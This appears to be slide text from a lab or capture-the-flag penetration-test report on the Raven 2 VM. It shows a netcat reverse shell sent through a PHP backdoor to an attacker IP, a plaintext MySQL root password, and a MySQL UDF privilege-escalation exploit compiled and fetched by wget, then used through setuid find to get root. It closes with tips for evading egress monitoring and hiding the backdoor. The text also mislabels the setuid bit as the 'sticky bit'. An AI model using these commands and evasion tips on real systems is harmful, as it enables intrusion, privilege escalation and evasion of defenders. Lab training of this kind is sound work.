
Injected Command

\$ nc 192.168.1.90 -e /bin/bash

http://192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash



```
ls
Security - Doc
about.html
backdoor.php
contact.php
contact.zip
CSS
elements.html
fonts
img
index.html
js
SCSS
service.html
team.html
vendor
wordpress
cd /var/www
flag2.txt
html
cat flag2.txt
flag2{6a8ed560f0b5358ecf844108048eb337}
```



Stealth Exploitation of Reverse Shell/RCE

Monitoring Overview

- Egress Filtering can detect and stop reverse shells based on unexpected protocol/port combination. (This applies to application aware firewalls).
- Traffic, uploads/downloads, and changes made to & from the network are monitored.
- Application aware firewalls and proxies will stop reverse shells that do not communicate
 using the expected application layer protocol. Unsecure packets are not allowed to leave.
 - "egress"

Mitigating Detection

- File masking/steganography hiding the backdoor code in places that most likely would not be inspected.
- Alternative reverse shells include Bash, Perl, Python, PHP, Java, and Ruby.

Backdooring the Target

```
www-data@target2:/var/www/html/wordpress$ mysql -u root -p
mysql -u root -p
Enter password: R@v3nSecurity
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 51
Server version: 5.5.60-0+deb8u1 (Debian)
Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql>
```

```
root@Kali:~/Downloads# searchsploit mysql udf

Exploit Title | Path (/usr/share/exploitdb/)

MySQL 4.0.17 (Linux) - User-Defined Function (UDF) Dy | exploits/linux/local/1181.c exploits/linux/local/1518.c exploits/linux/local/1518.c exploits/linux/local/7856.txt
```

 The user and password for the database is the same as the Raven 1 target.

root:R@v3nSecurity

 We used searchsploit to lookup MySQL UDF privilege escalation exploits.

 We then move back to kali to begin setting up the exploit

```
root@Kali:~# cd /usr/share/exploitdb/exploits/linux/local/
root@Kali:/usr/share/exploitdb/exploits/linux/local# gcc -g -c 1518.c
root@Kali:/usr/share/exploitdb/exploits/linux/local# gcc -g -shared -Wl,-soname,1518.so -o 1518.so 1518.c -lc
```

This exploit runs by compiling the raw C code to a .so file and then transferring it to the victim machine and exploiting the MySQL vulnerability.

```
root@Kali:/usr/share/exploitdb/exploits/linux/local# python -m SimpleHTTPServer 80 Serving HTTP on 0.0.0.0 port 80 ...
```

Once the file was ready to share from the kali machine, we set up a simple python server to start the transfer.

```
www-data@target2:/tmp$ wget 192.168.1.90/1518.so
wget 192.168.1.90/1518.so
converted 'http://192.168.1.90/1518.so' (ANSI_X3.4-1968) → 'http://192.168.1.90/1518.so' (UTF-8)
--2021-04-26 12:08:44 — http://192.168.1.90/1518.so
Connecting to 192.168.1.90:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 19112 (19K) [application/octet-stream]
Saving to: '1518.so'

100%[=============] 18.66K — --KB/s in 0s
2021-04-26 12:08:44 (46.2 MB/s) - '1518.so' saved [19112/19112]
```

www-data@target2:/tmp\$ chmod 777 1518.so chmod 777 1518.so

We transferred the ".so" file to the target machine in the /tmp directory, then changed the permissions on the file in order to execute.

```
mysql> create table foo(line blob);
create table foo(line blob);
Query OK, 0 rows affected (0.02 sec)
mysql> insert into foo values(load_file('/tmp/1518.so'));
insert into foo values(load_file('/tmp/1518.so'));
Query OK, 1 row affected (0.02 sec)
mysql> select * from foo into dumpfile '/usr/lib/mysql/plugin/1518.so';
select * from foo into dumpfile '/usr/lib/mysql/plugin/1518.so';
Query OK, 1 row affected (0.02 sec)
mysql> create function do_system returns integer soname '1518.so';
create function do_system returns integer soname '1518.so';
Query OK, 0 rows affected (0.00 sec)
mysql> select do_system('chmod u+s /usr/bin/find');
select do_system('chmod u+s /usr/bin/find');
 do_system('chmod u+s /usr/bin/find')
1 row in set (0.01 sec)
mysql> exit
exit
www-data@target2:/tmp$ touch foo
touch too
www-data@target2:/tmp$ find foo -exec "/bin/sh" \;
find foo -exec "/bin/sh" \;
# whoami
root
```

- 1. Created a table called "foo"
- 2. Inserted the path to the 1518.so file to the /tmp directory.
- 3. Loaded the library into the table and then dumped it to the MySQL plugin directory (since it is vulnerable). /usr/lib/mysql/plugin
- 4. The most important step was to create a UDF function named do_system, which will invoke the code that implements the following function:

```
chmod u+s /usr/bin/find (to set the sticky bit on "find")
```

Sticky bit: prevents anyone except the directory's owner from deleting a file within that directory.

```
mysql> exit
exit
Bye
www-data@target2:/tmp$ touch foo
touch foo
www-data@target2:/tmp$ find foo -exec "/bin/sh" \;
find foo -exec "/bin/sh" \;
# whoami
root
```

We executed the following commands to complete the exploit:

```
$ exit
$ touch foo
$ find foo -exec "/bin/bash" \;
$ WHO
AM
I
```

```
cd /root
cd /root
flag4.txt
# cat flag4.txt
cat flag4.txt
flag4{df2bc5e951d91581467bb9a2a8ff4425}
CONGRATULATIONS on successfully rooting RavenII
I hope you enjoyed this second interation of the Raven VM
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io
```

 This resulted in a root privilege escalation, and the capture of flag4!

Stealth Exploitation of MySQL UDF Privilege Escalation

Monitoring Overview

- The advantage is that the code in the UDF exploit is not detected by the operating system, since it is loaded within a trusted execution environment (MySQL).
- A certain level of privilege is required to deploy and access the backdoor.
- It can be listed/detected from the table mysql.func

Mitigating Detection

- From the perspective of the OS, it is stealthy since there isn't a new process running on the server.
- Because the library is loaded into the address space of the MySQL process, one could intercept (hook) the SELECT statement handler, then hide the detection from the table mysql.func.

